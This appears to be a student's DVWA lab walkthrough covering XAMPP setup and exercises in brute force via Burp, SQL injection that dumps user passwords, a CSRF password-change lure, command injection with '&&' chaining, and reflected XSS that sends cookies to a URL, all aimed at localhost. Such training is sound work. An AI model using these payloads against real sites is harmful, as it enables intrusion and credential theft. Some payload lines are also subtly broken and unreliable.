**Setup DVWA**

Download DVWA

<https://github.com/digininja/DVWA>

now extract DVWA-master.zip file and rename it to dvwa

copy that folder to htdocs

now open C:\xampp\htdocs\dvwa\DVWA-master\config and remove .dst extention from config.inc.php file

open that file and change following

$\_DVWA[ 'db\_user' ] = 'root';

$\_DVWA[ 'db\_password' ] = '';

Now save that file.

Now open chrome: <http://127.0.0.1/dvwa/dvwa-master/setup.php>

Click on create/reset database at the end, click on login, enter admin as user and password as password.

On <http://127.0.0.1/dvwa/dvwa-master/setup.php> page allow\_url is disabled so stop apache and mysql.

Right click on apache control panel config button and open php.ini file.


Search allow\_url and change it allow\_url\_include=On


Now restart apache and mysql and referesh <http://127.0.0.1/dvwa/dvwa-master/setup.php>


Click on insecure captcha from left menu.


Click on **Please register for a key** from reCAPTCHA: [**https://www.google.com/recaptcha/admin/create**](https://www.google.com/recaptcha/admin/create)

Fill this form









Copy this code into C:\xampp\htdocs\dvwa\DVWA-master\config\config.inc.php

$\_DVWA[ 'recaptcha\_public\_key' ] = '6Lf6Q\_UhAAAAABN-dlB6PhXZ77CQ8S1fJgljQD12';

$\_DVWA[ 'recaptcha\_private\_key' ] = '6Lf6Q\_UhAAAAAErVefpyVpjOBFJkwBypDGziQHlq';

Now click on dvwa security -> change the security level to low and submit.

**Brute force attack** -https://www.youtube.com/watch?v=bmphk1QbkOM&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKDSs&index=2

First download burp suit

<https://portswigger.net/burp/releases/professional-community-2022-8-4?requestededition=community&requestedplatform>=

change google chrome proxy settings to 127.0.0.1 and port to 8080

then in burp suit set intercept, click intercept on and then open browser and open dvwa from there

open brute force in dvwa

http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/brute/

insert wrong password it will be intercepted in brup suit

now on action, select send to intruder and set intercept off

now select attack type : cluster bomb

and add $ sign before and after username and password

**SQL injection**

**Check no of columns in table, first check 1 then 2 then 3**

1. ?id=1' order by 1,2--+
2. ?id=1' union select 1,2--+

**Check database name and version**

1. ?id=1' union select database(),version()--+

**Get table names**

1. ?id=1' union select 1,table\_name from information\_schema.tables--+

**Get columns of users table, users can not be directly typed so convert users table name first into decimal using**

Text to Decimal Converter - [https://goo.gl/MZnCcx](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbU81MmdyQlRBN1JlLVNKLU56MWpzdUdZMUNDQXxBQ3Jtc0tsM000MVdac2NqeGRudkJfYUQ1Y3RMazlPQm0xZlAweF9rd09abEYwdDN0eE1PTTI4Sk5DQk5kTTI0ZXBiWF95WHB2WktZcU8zTVZ2aXZVZWNmV0ZVMkpkWGZqVGJVRUhDaW5fQkdaWjVzMTRuMFNnSQ&q=https%3A%2F%2Fgoo.gl%2FMZnCcx&v=GLvrieLufTA)

1. ?id=1' union select 1,column\_name from information\_schema.columns where table\_name=char(117,115,101,114,115)--+

**Get only two columns user and password**

1. ?id=1' union select user,password from users--+

It returns passwords in encrypted form so decrypt it using [http://goo.gl/YnnpTd](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqa1Mwb1VPejVoQXl0dmR2LTR3bHNkejl6ckk3d3xBQ3Jtc0tuTXJ0RFNGQkpGSlRvWnUxWS1JaDJnNm05UjVoMU9Kc2pRdXUxZ1NLblFqdmZOdGFZTUhSNHh2Y2NaX0I3aDZBWFUzQWNiMTBUWnB6TDllWXpMdnQ4YWJsZjI1LTlOMEhxWDlHNnBCTDdSYmtvUkxHaw&q=http%3A%2F%2Fgoo.gl%2FYnnpTd&v=GLvrieLufTA)

(Md5 online decrypter)

----------------------------------------------------------------------------------------

Text to Decimal Converter - [https://goo.gl/MZnCcx](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbU81MmdyQlRBN1JlLVNKLU56MWpzdUdZMUNDQXxBQ3Jtc0tsM000MVdac2NqeGRudkJfYUQ1Y3RMazlPQm0xZlAweF9rd09abEYwdDN0eE1PTTI4Sk5DQk5kTTI0ZXBiWF95WHB2WktZcU8zTVZ2aXZVZWNmV0ZVMkpkWGZqVGJVRUhDaW5fQkdaWjVzMTRuMFNnSQ&q=https%3A%2F%2Fgoo.gl%2FMZnCcx&v=GLvrieLufTA)

MD5 Decrypter - [http://goo.gl/YnnpTd](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqa1Mwb1VPejVoQXl0dmR2LTR3bHNkejl6ckk3d3xBQ3Jtc0tuTXJ0RFNGQkpGSlRvWnUxWS1JaDJnNm05UjVoMU9Kc2pRdXUxZ1NLblFqdmZOdGFZTUhSNHh2Y2NaX0I3aDZBWFUzQWNiMTBUWnB6TDllWXpMdnQ4YWJsZjI1LTlOMEhxWDlHNnBCTDdSYmtvUkxHaw&q=http%3A%2F%2Fgoo.gl%2FYnnpTd&v=GLvrieLufTA)

**CSRF Attack using DVWA**

<https://www.youtube.com/watch?v=y5beFVL-cME&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKDSs&index=4>

open dvwa set security to low

click csrf, then view page source and copy form tag.

<form action="http://localhost/dvwa/dvwa-master/vulnerabilities/csrf/?" method="GET">

click below button to get $50000:

<input type="hidden" AUTOCOMPLETE="off" name="password\_new" value="456">

<input type="hidden" AUTOCOMPLETE="off" name="password\_conf" value="456">

<input type="submit" value="Change" name="Change">

</form>

Save this file as test.html, run it it will change the password of dvwa.

This is how third party can intercept and find out the credential.

**Command injection**

**https://www.youtube.com/watch?v=iu3nbkATU9k&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKDSs&index=3**

Open command injection

Type local ip: 127.0.0.1 it will shows reply from this ip

Now type 127.0.0.1 && dir, it will list directories

127.0.0.1 && dir c:\ , change directory to c:\ drive

Open any folder on c:\

127.0.0.1 && dir c:\mydata\

Now open text file of mydata folder

127.0.0.1 && notepad c:\mydata\myfile.txt

It will open myfile.txt

**XSS attack – reflected**

**https://www.youtube.com/watch?v=sNya02e5Vp0&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKDSs&index=8**

Type this in textbox it will show the file content

<script> document.location=’http://127.0.0.1/Users/hp/Downloads/test.txt’></script>

Attacker can also find cookies of the system.

<script> document.location=’http://127.0.0.1/Users/hp/Cookies?’+document.cookies></script>